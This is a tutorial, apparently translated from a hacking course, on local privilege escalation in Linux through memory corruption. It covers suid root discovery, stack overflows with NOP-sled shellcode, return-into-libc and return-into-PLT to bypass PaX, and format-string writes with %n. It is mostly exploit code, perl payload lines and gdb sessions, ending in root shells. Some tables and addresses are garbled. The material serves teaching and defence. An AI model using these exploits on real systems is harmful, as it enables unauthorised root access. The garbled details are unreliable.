Generally speaking, the arbitrary code that the hacker will want a vulnerable program to execute will be a *shell bind* or a remote *reverse connection* or a simple */bin/sh* (on UNIX) locally on a suid root binary, in order to elevate his privileges, often up to root status. The principle being the same on both Linux and Windows, we will study these vulnerabilities on Linux for reasons of simplicity.

A) Looking for a vulnerable suid root

The first thing to find on a UNIX system during a local attack is a vulnerable program, but that is not enough. As we have seen, the hacker above all wants to elevate his privileges. So the idea is to inject our arbitrary code in a program that is executed with root rights even if it is called by another user. It is said of binaries that are always executed with their owner's rights that their suid root bit is activated. Here is a simple example to understand their usefulness:

You are a standard user on a Linux system and you wish to change your password. It is obvious that to do so, you must edit the shadow file to change your password. This file is however not writeable for a standard user. The **passwd** program will have to suid root, in order to open **/etc/shadow** with root rights to modify the contents relative to the user. If the hacker manages to have this program execute arbitrary code, for example a call to **/bin/sh**, this will be executed with root rights, and he will find himself in possession of a shell which will be the suid root, meaning whose actions will all be executed with root rights.

In order to determine all the suid root programs on a system, we are going to use the find command:

find / -type f -perm -04000

```
xdream@Laptop:~$ find / -type f -perm -04000
find: /root/xdream/.gconf: Permission denied
find: /root/xdream/nsmail: Permission denied
/root/xdream/tmp/vuln
/root/xdream/tmp/advbbof/annexes/vuln8
/root/xdream/tmp/vuln3
/root/xdream/tmp/vuln6
/root/xdream/tmp/vuln2
/root/xdream/tmp/vuln5
/root/xdream/tmp/vuln9
/root/xdream/tmp/vuln10
/usr/bin/newgrp
/usr/bin/chage
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/cardinfo
```



```
/usr/bin/at  
/usr/bin/crontab  
/usr/bin/gpgd  
/usr/bin/mtr  
/usr/bin/procmail  
/usr/bin/sudo  
/usr/bin/artswrapper  
/usr/bin/kcheckpass  
/usr/bin/konsole_grantpt
```

Please note that a program with an activated uid bit will be executed with its owner's rights, it is therefore entirely possible to encounter on a system uid programs of another system user.

To activate this bit, we use the chmod command:

*chmod 4755 binary
chmod +s binary*

B) General explanation of the ELF format

A binary is not a simple succession of assembler instructions calling each other successively, but is made up of a certain number of other elements. First of all there is an ELF header (a vital element of any executable on this format). We will also encounter the various sections used to classify some elements (variables, executable code, ...) that are dispatched in different memory segments.

[ELF Header]

The ELF header contains the necessary information, such as the localization of the program's other structures, as well as their localization in memory ... It is the element vital to any ELF program.

[ELF Segments]

The various sections are grouped into segments. All these headers (one for each segment) can be found in the segment header table, which is itself defined directly after the ELF header in the bin file.

[ELF Sections]

Sections are zones that will be loaded in memory during the execution of the binary. Each of these sections also has a header that is defined in the section headers table. This table can be found at the end of the binary file.

We can localize each of these sections, as well as the information concerning them thanks to two tools (objdump and readelf):



```
xdream@Laptop:/$ readelf -a /bin/ls
```

...

Section Headers:

[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al
[0]	NULL	PROGBITS	00000000	000000	000000	00	0	0	0	0
[1]	.interp	NOTE	08048114	000114	000013	00	A	0	0	1
[2]	.note.ABI-tag	DYNSYM	08048128	000128	000020	00	A	0	0	4
[3]	.hash	STRTAB	08048148	000148	000274	04	A	4	0	4
[4]	.dynsym	VERNEED	080483bc	0003bc	000580	10	A	5	1	4
[5]	.dynstr	VERSYM	0804893c	00093c	0003af	00	A	0	0	1
[6]	.gnu.version	REL	08048e2c	000e2c	000028	08	A	4	0	4
[7]	.gnu.version_r	REL	08048e54	000e54	000280	08	A	4	b	4
[8]	.init	PROGBITS	080490d4	0010d4	000017	00	AX	0	0	1
[9]	.plt	PROGBITS	080490ec	0010ec	000510	04	AX	0	0	4
[10]	.text	PROGBITS	080495fc	0015fc	009b18	00	AX	0	0	4
[11]	.fini	PROGBITS	08053114	00b114	00001d	00	AX	0	0	1
[12]	.rodata	PROGBITS	08053140	00b140	003828	00	A	0	0	32
[13]	.eh_frame_hdr	PROGBITS	08056968	00e968	00002c	00	A	0	0	4
[14]	.data	PROGBITS	08057000	00f000	0000ec	00	WA	0	0	32
[15]	.eh_frame	PROGBITS	080570ec	00f0ec	00009c	00	A	0	0	4
[16]	.dynamic	DYNAMIC	08057188	00f188	0000d0	08	WA	5	0	4
[17]	.ctors	PROGBITS	08057258	00f258	000008	00	WA	0	0	4
[18]	.dtors	PROGBITS	08057260	00f260	000008	00	WA	0	0	4
[19]	.jcr	PROGBITS	08057268	00f268	000004	00	WA	0	0	4
[20]	.got	NOBITS	0805726c	00f26c	000154	04	WA	0	0	4
[21]	.bss	STRTAB	080573c0	00f3c0	00038c	00	WA	0	0	32
[22]	.shstrtab	STRTAB	00000000	00f3c0	0000c3	00			0	0

Key to Flags:

W (write), A (alloc), X (execute), M (merge), S (strings)

I (info), L (link order), G (group), x (unknown)

O (extra OS processing required) o (OS specific), p (processor specific)

...

The most important sections:

.ctors et .dtors: These sections contain the memory addresses of the functions that need to be called both at the beginning and at the end of the program. These sections are specific to the gcc compiler (the standard compiler on Linux).

.text: This section contains the executable code of the program.

.data: This section contains all the global variables of the program.

.rodata: Section where the constants are defined..

.bss: Contains the global variables.



.got: Each entry of this section contains among other things the absolute address of the various functions, whether they are dynamic or not. This table enables the program to have a direct access to the various functions it could call.

.plt: Each function that will have been previously called in the program will be referenced in this function. Each entry will be able, among other things, to jump onto the address of the .got containing the absolute address of the function called.

C) Execution of a program in memory

The .text function is made up of a succession of assembler instructions that make up the executable code of the program. It is a succession of routines and subroutines that call each other one after the other. Let us take a simple example, and let us give an asm equivalent:

```
int func() {
    printf("\nI am the function func\n");
}

int main() {
    func();
}
```

In asm:

```
Dump of assembler code for function func:
---->0x8048344 <func>: push %ebp
| 0x8048345 <func+1>:    mov %esp,%ebp
| 0x8048347 <func+3>:    sub $0x8,%esp
| 0x804834a <func+6>:    movl $0x8048484,(%esp,1)
| 0x8048351 <func+13>:   call 0x8048268 <printf>
| 0x8048356 <func+18>:   leave
----0x8048357 <func+19>: ret
|| End of assembler dump.

|| Dump of assembler code for function main:
|| 0x8048358 <main>: push %ebp
|| 0x8048359 <main+1>: mov %esp,%ebp
|| 0x804835b <main+3>: sub $0x8,%esp
|| 0x804835e <main+6>: and $0xffffffff0,%esp
|| 0x8048361 <main+9>: mov $0x0,%eax
|| 0x8048366 <main+14>: sub %eax,%esp
---- 0x8048368 <main+16>: call 0x8048344 <func>
---->0x804836d <main+21>: leave
| 0x804836e <main+22>: ret
| 0x804836f <main+23>: nop
|| End of assembler dump.
```



A few assembler notions

Let us see several essential assembler instruction:

call 0x8048344 <func>: When a routine calls a subroutine, it does an instruction call, which then jumps onto the address of the jump function in the .text section.

ret : When all the instructions of a subroutine have been executed, the program returns to the address following the call on this subroutine. In this example, the call to the RET instruction at the 0x8048357 address will make the program jump to the address following the func call, that is 0x804836d. This instruction present at the end of each subroutine is actually a macro that successively executed

```
pop %eip  
jmp %eip
```

Registers

Registers, (eax, ebx, ecx, edx, eip, ebp, esp ...) have a size of 32 bits or 4 bytes on Linux/X86 platforms. Three of these are of a particular interest to us.

- EIP** (Instruction Pointer): In this register is saved the address where the program must jump to in the .text at the output of a subroutine, that is during the call to ret.
- ESP** (Stack pointer): This register always points to the end of the stack (we will talk about this soon).
- EBP** When a new subroutine is called, new elements will be piled on top of the stack and so the ESP will be modified. So we save the old value of ESP in EBP, in order to re-attribute its previous value to the Stack Pointer during the call to RET.

Let us check the state of registers during the call to the func function in our previous example:

```
Stack level 0, frame at 0xb64950e8:  
eip = 0x804834a in func; saved eip 0x804836d  
called by frame at 0xb64950f8  
Arglist at 0xb64950e8, args:  
Locals at 0xb64950e8, Previous frame's sp in esp  
Saved registers:  
ebp at 0xb64950e8, eip at 0xb64950ec
```

We can see that the EIP saved is: saved eip 0x804836d, which is the expected address.



D) The Stack

When arguments are passed on to a function, or when local variables are declared in subroutines, these are defined in a memory zone called **stack**. This zone does not have a fixed size and it is especially used in order to store variables or to save registers. It functions on the LIFO model, meaning that elements are piled on top of each other as a pile of plates would be. The last element piled on top will be the first one to be withdrawn.

As an assembler, to pile an element, we use the **PUSH** function. In order to withdraw an element from the pile, we **PULL** it. It should also be noted that on linux/86, we can use **little endian**, whereby elements are piled towards the bottom, and always on an alignment of **4 bytes**.

During a call, we are first going to Push on the pile the arguments passed to the function to which we **jump**. Then, a backup of the EIP, that is the address of the code section onto which we will jump at the output of the subroutine, will be Pushed. The stackpointer register, the ESP, always points towards the top of the pile. The EBP register always has the value of the ESP before the call to the subroutine, in order to have the Stack Pointer find its initial position at the output of the subroutine. But before copying the last ESP into EBP, we will save the present EBP, that we will also push onto the pile. Any routine will thus start with the instructions:

```
push %ebp  
mov %esp,%ebp
```

Finally, all the local variables declared in the subroutine will be in turn pushed onto the Stack.

In the opposite case, at the end of the subroutine, we will restore the value of the first ESP before the call to the specified routine; this value having been saved in the EBP register, then we will restore the old value of EBP, whose backup has been pushed onto the stack. Finally, we will take off the following element from the pile, this being the EIP backup, in the EIP register, before jumping onto it in order to return the address of the code section following the CALL of the calling routine. So the last instructions of a subroutine will always be:

```
leave  
ret
```

that are macros for:


```
mov %ebp,%esp  
pop %ebp  
pop %eip  
jmp %eip
```

Let us study the representation of the pile during the call to the vuln subroutine of the following program:

```
// vuln1.c
int vuln(char *arg) {
char buffer[512];
int i;
strcpy(buffer, arg);
return 1;
}

int main (int argc, char *argv[]) {
if (argc < 2) exit(0);
vuln(argv[1]);
exit(1);
}
```

This is how the various elements of the func subroutine will be pushed onto the pile:



E) Using gdb

gdb is a debugger, and among other things it will allow you to check the state of registers and the contents of memory at any moment of the process execution. This tool is above all destined to developers so that they can find the bugs in their programs: indeed, looking for bugs is just what we are talking about.

gdb is used only in command line, but remains the standard on Linux.

Usage

You will start gdb simply by calling it or by passing on to it as an argument the name of the file to debug. That way you will have access to the gdb prompt that will allow us to follow the evolution of the program memory. Here is a list of basic commands:



```
$gdb
(gdb) r arg    <-- Starts the program with arg argument(s)
(gdb) i f      <-- sends back the backup state of EBP, EIP registers, and their addresses in memory
(gdb) i r      <-- sends back the state of registers
(gdb) x/500x 0x41414141 <-- Dumping of memory from the address 0x41414141
(gdb) x/500x $esp        <-- Dumping of the memory from the position pointed to by ESP, that is from the
top of the stack
(gdb) b function_name    <-- Can put a breakpoint to any address in memory (here during the beginning of
the execution of the subfunction function_name).
(gdb) c            <-- Can keep on executing a program when a breakpoint is encountered
(gdb) q            <-- Quit gdb
```

F) Stack overflow

In the type of operation by memory overflow, those concerning the Stack are the most common and the most easily exploitable. This is how they work:

The buffer of the `vuln` subfunction has been declared as having a size of 512 bytes, meaning that it is a character table (or buffer) that is capable of containing 512 characters. The register backups on the pile are encoded on 4 bytes (that is the size of registers in 32 bits). Finally, the two arguments of the `func` subfunction are buffer addresses (and not the buffer itself), they are encoded on 4 bytes. What would happen if we managed to write 4 more bytes than the maximum size of the buffer (so a total of 516 bytes = 512 + 4) into it. Then the 4 bytes of the EBT would be overwritten. And if we wrote 4 more bytes (so a total of 520), then it is the backup of the EIP register which would be overwritten. If we can overwrite EIP with an arbitrary value, during the call to RET, it is the value that we have modified of the EIP backup which will be POP of the pile, and onto which the program will jump. So we can redirect its execution anywhere in memory.

WARNING: The `vuln1` program has been compiled with gcc-2.95. This compiler, from the 3.X versions, adds a padding of at least 4 bytes (depending on the compilation options) between the first buffer pushed onto the stack and the EBP backup.

Let us execute `vuln1` by giving it as an argument a chain of 520 characters.

(gdb) r `perl -e 'print "A" x 512 . "AAAA" . "DCBA"'


We use the perl interpreter to pass on a string of 512 + 4 + 4 characters to the vulnerable program.

```
Starting program: /home/xdream/HZV/CVS/vuln1 `perl -e 'print "A" x 512 . "AAAA" .
"DCBA"'"
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x41424344 in ?? ()
```

The program segfaulted when trying to jump to the 0x41424344 address, which is the hexadecimal representation of the character chain “DCBA” (remember that in little endian the stack is filled from the bottom up). We were thus able to force the program to jump to a memory address arbitrarily chosen during the output of the subroutine. The idea is to make the program jump onto an asm instruction chain injected in memory to execute a /bin/sh. This instruction chain is usually called a shellcode.

There are a great number of shellcodes on the Internet, especially for Linux, and to execute any type of arbitrary command (shell, shell bind, reverse connection, covert channel, ...) The simplest way to inject our shellcode in memory is of course to pass it on as an argument to the vulnerable binary, so that it will find itself in the buffer that will be overflowed.

There is however one last problem we must face. For the program to execute an arbitrary code, it is necessary to overwrite the EIP with the exact address in memory where the shellcode starts (generally at the beginning of the buffer). Of course, it is very easy to obtain this information during an attack in memory by dumping the memory in order to find the buffer address. However, when attacking in remote, it is often impossible to dump the memory and determine the address of the buffer. The margin of error seems to be very much reduced.



It is possible to increase this margin, by having a series of NOP instructions (0x90) precede the shellcode (the important thing being that the number of NOP + the shellcode size < 512). These NOP instructions mean: Don't do anything, go to the next instruction. We will therefore jump from byte to byte until we fall onto our shellcode's first byte, which will then be executed normally. This is what the character chain must look like passed on as a vuln1 argument:

To generate our character chain with shellcode, we are going to use the xploit.c shellcode generator, which you will be able to download from <http://www.thehackademy.net>.

Options to pass on to it:

- b size** specify the size of the chain used for the overflow
- x addr** You can specify an address that points directly to the NOP
- o offset** You can add (or deduct) a decimal number to the return address to be used in order to brute force this return address (that is to vary the address used until the right one is found).
- E VAR** Specify the name of an environment variable into which we will store the character chain which will be passed on as argument. That way, we will be able to use this variable to pass it on directly to the vulnerable program.



All we have to do now is inject a string containing the shellcode to execute and to overwrite the EIP through the address found previously:

[NOP]..[NOP][SHELLCODE][0xbffffb10]

We are going to see how to operate the vuln1.c program whose bit uid root will have been activated:

```
$chown root.root vuln1  
$chmod 4755 vuln1
```

Let us use xploit.c to generate the chain (destined to operate the program) into an environment variable, that you will give as an argument to the vulnerable uid root. We will use it twice in a row, first to inject the character chain containing the shellcode in order to determine the buffer address with the gdb, then to inject the same string by overwriting the EIP through the address found.

First, we overwrite EIP with an address by default.

```
./xploit -b 600 -E RET
```

We are going to look for an address pointing to the NOP preceding the shellcode with the help of gdb.

```
xdream@Laptop:/tmp$ gdb vuln1  
(gdb) r $RET  
  
Starting program: /tmp/vuln1 $RET  
(no debugging symbols found)...(no debugging symbols found)...  
Program received signal SIGSEGV, Segmentation fault.  
0xbffffade in ?? ()
```

We have redirected the program execution towards the address by default that does not contain the shellcode.

Let us dump the memory from the address pointed by ESP (the top of the pile), while we are looking for the injected chain:

```
(gdb) x/500x $esp  
0xbffff6c3: 0xfaafb8bf 0xf6cdbfff 0xcff8bfff 0x00004014  
0xbffff6d3: 0xffffab800 0xffffab8bf 0xffffab8bf 0xffffab8bf  
...  
0xbffff843: 0x00000000 0x36383669 0x6d742f00 0x75762f70  
0xbffff853: 0x00316e6c 0x90909090 0x90909090 0x90909090  
0xbffff863: 0x90909090 0x90909090 0x90909090 0x90909090  
0xbffff873: 0x90909090 0x90909090 0x90909090 0x90909090  
0xbffff883: 0x90909090 0x90909090 0x90909090 0x90909090
```



We can determine that at address 0xfffff863 are the NOPs preceding our shellcode. We are going to overwrite EIP with this new value:

```
xdream@Laptop:/tmp$ ./xploit -b 600 -E RET -x 0xfffff863
Addr: 0xfffffe03

xdream@Laptop:/tmp$ ./vuln1 $RET
sh-2.05b# id
uid=1015(xdream) gid=1015(xdream) euid=0(root) groups=1015(xdream),29
(audio)
sh-2.05b#
```

The newly obtained shell has an activated bit uid root, we can therefore execute any action under the root count on the system.

Security

The main cause of vulnerability of programs is the use of certain dangerous functions that do not check the copied data size in a destination buffer. So the following functions must be banned: strcpy(), strcat(), strcmp() ... and replaced with their equivalent strn*()

Secondly, on Linux, you can protect your system by patching your kernel with grsecurity. Among others, it implements pAx, which makes the stack non executable. Its installation will be detailed later on.

G) Return into glibc and return into glibc

Fonctioning of pAx

The standard exploitation of a stack overflow as seen in the previous section implies that we jump on a shellcode that resides in memory. So the shellcode must be copied in a zone that is accessible in execution. That is the case by default for all of Linux. PAX makes this zone non executable. That is also the case in the data section or in others into which we could inject the shellcode. We will see that it is possible to bypass this local protection by using Return Into glibc.

Exploitation

There remains one notion to introduce in the execution of memory programs. They dynamically charge in memory the library or libraries that they need. We can know all the libraries dynamically linked by a binary thanks to the **ldd** tool:

```
$ ldd /bin/ls
librt.so.1 => /lib/librt.so.1 (0x40022000)
              libc.so.6 => /lib/libc.so.6 (0x40034000)
              libpthread.so.0 => /lib/libpthread.so.0 (0x40162000)
              /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

These libraries have a certain number of pre-programmed functions, such as the functions print, write, read, ... that are compiled in libc6. In order to bypass the non execution of the stack, we are simply going to jump on the functions contained in libc6. So we are going to overwrite the EIP backup on the stack with the function address that is of interest to us in libc6. But in doing this, we are going to call a new function. So we have to save a fake EIP as a return address (we will use the address of a call to exit() in order to exit properly) that we will forward from the argument to have executed to the requested function.

Which function are we going to use? The **system()** function, that executes what is sent to it as an argument by pushing it onto the pile, seems to be the best one. So we will have to obtain its address through which we will overwrite the EIP, then the address of the exit function, used as the next return address at the output of the system function, and finally the address in memory of a **/bin/sh** string that we will use as a **system()** argument.



Practical use

Let us first determine the addresses of the system and exit functions thank to gdb:

```
xdream@Laptop:/tmp$ gdb vuln1
```

We can then continue by placing a breakpoint during the call to the vulnerable subroutine and then starting the program (if we do not place this breakpoint, we will not be able to determine the system and exit addresses):

```
(gdb) b vuln
Breakpoint 1 at 0x804837d

(gdb) r AAAA
Starting program: /tmp/vuln1 AAAA
(no debugging symbols found)...(no debugging symbols
found)...
Breakpoint 1, 0x0804837d in vuln ()
```



Then we can look in libc6 for the addresses of the two functions that are of interest to us:

```
(gdb) x system  
0x40062980 <system>: 0x83e58955  
(gdb) x exit  
0x4004da30 <exit>: 0x57e58955
```

We must still determine the address of a /bin/sh in memory:

```
./srch  
"/bin/sh" found at: 0x4014273d
```

All we have to do now is to overwrite EIP with the addresses found:

```
0x40062980 <system>  
0x4004da30 <exit>
```

Do not forget that in little endian, we fill the stack, and therefore the addresses as well, from the bottom up:

```
./vuln1 `perl -e 'print "A" x 524 . "\x80\x29\x06\x40" . "\x30\x04\xda\x30" . "\x3dd\x27\x14\x40""'  
sh-2.05b#
```

H) Return into .PLT

PaX and the randomization of memory

A second protection has been put into place in order to prevent the problem of bypassing through return into glibc. The idea is to randomize the basic address of libc and to map the other lib into memory. As the functions are always defined in relative value, that is related to an offset, that we will add to the basic libc address. We can no longer determine the address of the library which will be randomized each time, so we can no longer determine the addresses of the functions we are interested in. So we will use a Return into PLT type exploitation to bypass this protection.

Exploitation

The PLT Section: Each function that has previously been called in the program will be referenced in this section. Each entry will make it possible, among other things, to jump onto the .got address containing the absolute address of the called function.

If a function we are interested in has been previously called in the program, it will be referenced in the PLT. As this section is never randomized in memory, we can simply determine the function's entry in the .PLT in order to jump onto this address, which will make us jump on to its address in libc6.



There remains one last problem, however. We need the string “/bin/sh” address that we are going to look for in libc6, and it is always randomized. It often happens that the values entered by the user are stored into global variables. These variables are stored in the .data section, and this section is not randomized in memory either. If we manage to determine the address of a global buffer into which we can inject the “/bin/sh” string, then we will be able to pass on its address as an argument from the call to system via .plt.

Here is the program which we will use as an example:

```
// vuln2.c
char data[512];

int vuln (char *arg) {
    char buffer[512];
    strcpy(buffer, arg);
    printf("\nbuffer !!! %s\n", buffer);
    return 1;
}

int main(int argc, char *argv[]) {

    if (argc < 3) exit(0);
    strcpy(data, argv[2]);
    printf("variable data:\nMy address !!! %p\nMy contents !!! %s\n", data, data);

    vuln(argv[1]);
    exit(0);
}
```

We copy the contents of the second argument into the global variable, and we will place the “/bin/sh” string there. The buffer address containing it, declared in .data, is not randomized:

```
xdream@Laptop:/tmp$ ./vuln2 AAAA /bin/sh
variable data:
My address !!! 0x8049780
My contents !!! /bin/sh

buffer !!! AAAA

xdream@Laptop:/tmp$ ./vuln2 AAAA /bin/sh
variable data:
My address !!! 0x8049780
My contents !!! /bin/sh
vuln2 vuln2.c

buffer !!! AAAA
xdream@Laptop:/tmp$
```



We can also see in the sources a call to the system function, so this function is referenced into the .PLT. We can then overwrite the EIP backup on the stack with the system and exit address in the stack, and pass on as a system argument the buffer address declared as global, in order to have it execute the /bin/sh command.

Let us determine the jump onto system and onto exit address in the .plt thanks to gdb:

```
xdream@Laptop:/tmp$ gdb vuln2
```

We start by disassembling the vuln function to look for the address onto which the program can jump during its call to system:

```
(gdb) disas vuln
Dump of assembler code for function vuln:
0x80483e4 <vuln>: push %ebp
0x80483e5 <vuln+1>: mov %esp,%ebp
0x80483e7 <vuln+3>: sub $0x218,%esp
0x80483ed <vuln+9>: movl $0x80485e0,(%esp,1)
0x80483f4 <vuln+16>: call 0x80482c4 <system> <--- This is the value of interest to us
0x80483f9 <vuln+21>: mov 0x8(%ebp),%eax
0x80483fc <vuln+24>: mov %eax,0x4(%esp,1)
0x8048400 <vuln+28>: lea 0xfffffdf8(%ebp),%eax
0x8048406 <vuln+34>: mov %eax,(%esp,1)
0x8048409 <vuln+37>: call 0x8048304 <strcpy>
0x804840e <vuln+42>: lea 0xfffffdf8(%ebp),%eax
0x8048414 <vuln+48>: mov %eax,0x4(%esp,1)
0x8048418 <vuln+52>: movl $0x80485e8,(%esp,1)
0x804841f <vuln+59>: call 0x80482e4 <printf>
0x8048424 <vuln+64>: mov $0x1,%eax
0x8048429 <vuln+69>: leave
0x804842a <vuln+70>: ret
End of assembler dump.
```

We disassemble from the address to which the call is made, 0x80482c4, which points to the .got section.

```
(gdb) disas 0x80482c4
Dump of assembler code for function system:
0x80482c4 <system>: jmp *0x8049730
0x80482ca <system+6>: push $0x0
0x80482cf <system+11>: jmp 0x80482b4 <_init+24>
End of assembler dump.
```

The address contained at 0x80482c4 is a reference to the system address contained in the .got, and we can have it execute calls to the functions wanted, by jumping directly onto the address given as a call argument, which points to .plt.

We will proceed similarly to determine the exit address in memory. Here are the addresses obtained:

```
"/bin/sh" : 0x8049780
system : 0x80482c4
exit : 0x80482b4
```



Let us try to exploit this program with this string created in this way:

```
./vuln2 `perl -e 'print "A" x 524 . "\xc4\xc8\x04\x08" . "\xb4\x82\x04\x08" . "\x80\x97\x04\x08""` /bin/sh
xdream@Laptop:/tmp$ ./vuln2 `perl -e 'print "A" x 524 . "\xc4\x82\x04\x08" . "\xb4\x82\x04\x08" . "\x80\x97\x04\x08""` /bin/sh
variable data:
My address !!! 0x8049780
My contents !!! /bin/sh
#DD# E gconfd-xdream      ssh-nanXM835 vuln2
AZ H netperf.debug       tt      xmms_xdream.0
DD R orbit-xdream        v      xploit
DRE Y session_mm_apache0.sem vuln1
buffer
AAAAAAAAAAAAAAAAAAAAAA
sh-2.05b#
sh-2.05b# exit
```

Once again, we have root passed on the system.

Hopefully, we have demonstrated that security systems at the kernel level can be a good thing, but like anything else, they are not nearly enough to totally secure a system. We have seen that bypassing these protections on a potentially vulnerable system can be trivial. So it is essential to always have one's software up to date, and of course to multiply the chroot, the suppression of most `suid` roots, in order to prevent a hacker's elevation of status on a compromised system. Installing log and internal surveillance tools, of the hids type, are essential to detect the attacks of a would-be hacker. We will return to this matter in the last part of this course.

Security

As said previously, installing the grsecurity patch on a Linux system is the best protection possible. You can download it from <http://www.grsecurity.org>. Download the version corresponding to the version of your kernel, and copy it into the directory, where it will be decompressed:

```
patch -p0 < grsecurity-xxx.patch
```

A new option called `grsecurity` is then available. You can select the options corresponding to the stack protection and the randomization of addresses in the pAx section.



3. String Format

Presentation

String formats, more commonly called format chains, are variables of the character chain type destined to undergo a certain formatting or data arranging in C language. This type of chain can cause a number of problems; it can compromise the execution flow of a vulnerable program, this is what is called a bug format or a format bug.

Origins

Bug formats are quite often the result of a bad usage of printf type functions (printf, fprintf, sprintf, snprintf). A program can be compromised from the moment a format chain can be controlled by the user. This type of vulnerability is therefore due to a programming error, just as buffer overflow type vulnerabilities can be, for example.

Functioning of printf type functions.

Let us now analyse the functioning of printf type functions. To do this, we can use the following example:

```
void main(){
    int i = 3;
    float f = 2.5;
    char chain[]="character chain";

    printf("i = %d, f = %f, chain = %s\n",i,f,chain);
    return;
}
```

```
bash# ./prog
i = 3, f = 2.50000, chain = character chain.
bash#
```

From an assembler point of view, printf function arguments are placed on the pile:

```
push chain
push f
push i
push "i = %d, ..."
call printf
```



printf type functions are functions with a varying number of arguments. So the number of arguments is deduced from the format chain. When it has arrived in the printf function, the format chain is recovered (it is the first argument recovered on the pile). Then this format chain is browsed. For each format indicator ("%d", "%x", "%s", ...), an argument is recovered on the top of the pile. In our example, 4 arguments have been provided to the printf function. So the format chain will be recovered on the pile. Then, for each format indicator, (%d, %f et %s), an argument will be extracted from the pile (pop assembler instruction).

The vulnerability

Let us now imagine that the user can control this format chain. A vulnerable program would look as follows:

```
void main(int ac, char *av[]){
    if( av[1] )
        printf(av[1]);
    printf("\n");
    return;
}
```

```
bash# ./prog lol
lol
bash#
```

Up to this point, everything is normal. The program simply displays the chain passed on as an argument. Let us now place format indicators in our chain.

```
bash# ./prog '%x %x %x'
589238 0 589238
#bash
```

What is happening? The printf function will try to recover the arguments on the pile according to the format indicators, but none have been given to it. We will therefore be able to explore the whole pile. So we can already recover a certain number of informations on the program memory (memory leak).

Exploitation

At first view, we might think that printf type functions only enable us to read information. Well, that is not the case. There is a little-known format indicator that can enable us to write to any given address, the '%n' indicator. This indicator gives the number of characters written (or that should have been written) up to it and must be placed in the argument to which it corresponds. The argument corresponding to '%n' must be an integer pointer.

```
void main(){
    int i;
    printf("foobarfoo%nbbarbar\n", &i);
    printf("i = %d\n", i);
}
```

```
bash# ./prog
foobarfooobarbar
i = 9;
bash#
```



So when the '%n' indicator is encountered, 9 characters have already been written (it is the "foobarfoo" chain). The value 9 is thus stored at the address of argument i. So we realize that it is possible for us to write a value at our address of choice. With the elements we have, it is possible to recover enough information to know where to write in order to hijack the execution flow of a vulnerable program.

Exploitation example.

We have the following vulnerable program:

```
// ----vuln.c----  
#include <stdio.h>  
  
void func(char *str)  
{  
    printf(str);  
}  
  
int main(int ac, char *av[])  
{  
    char buf[200];  
    buf[read(0, buf, 200)]=0;  
    func(buf);  
    printf("Bye bye !\n");  
}
```

This very simple program reads a character chain on the standard entry and displays the chain via the printf function. First of all, we need to recover this information.

```
bash#./vuln  
AAAA %x  
AAAA 447470 bffff928 c8 bffff850 520f23 bffff928 80483d5 bffff850 bffff850 c8 464077 41414141 20782520  
25207825 78252078 20782520 25207825 78252078 20782520 25207825 78252078 20782520 25207825  
Bye bye !  
bash#
```

We place the "AAAA" chain at the beginning of our format chain in order to easily determine its memory location. We can notice that the 12th "%x" generates the display of the value 41414141, i.e. the hexadecimal equivalent of our AAAA chain. We can also notice the value bffff850, which corresponds to the first argument of the printf() function. So this value is the format chain address in memory. With each couple (address, contents), we can know the address of each element of the pile. We therefore know that the value 41414141 is located at address 0xbffff850. We know that the "%n" indicator takes as an argument a pointer, so we are going to use the format chain itself to provide the address where we want to write. In order to move in the arguments of the format chain, it is possible to format our indicator as follows:

%12\$x, this means that the 12th argument will be used. This formatting can also be used in the case of writing via '%n'.



```
bash#./vuln
AAAA %12$x
AAAA 41414141
Bye bye !
bash#
```

Let us now try to write a value anywhere.

```
bash#./vuln
AAAA %12$n
Segmentation error
bash#
```

The program crashes. What happened? Well, we moved to the 12th argument, that is at the location in the format chain “AAAA%12\$n”, and we tried to write via '%n' the number of characters already written. '%n' expecting a pointer will thus translate AAAA (0x41414141) as if it were a memory address and it will try to write onto it the value 5 at address 0x41414141. This address not being mapped in memory, the program ends with a segmentation error. So we can write the number of characters displayed at the memory location of our choice. For example, if we want to write 0x00006666 at address 0xbffff850, we can proceed this way:

```
bash# printf %d 0x00006666
26214
bash# echo `printf "\x50\xf8\xff\xbf%%.26210x"\%12\$n > file
bash# ./vuln < file
00000000[...]000000
Bye bye !
bash#
```

So we have written 0x6666, that is 26214 at address 0xbffff850. The program did not crash because of the reference address 0xbffff850 of our format chain, whose later modification does not have any repercussions on our program.

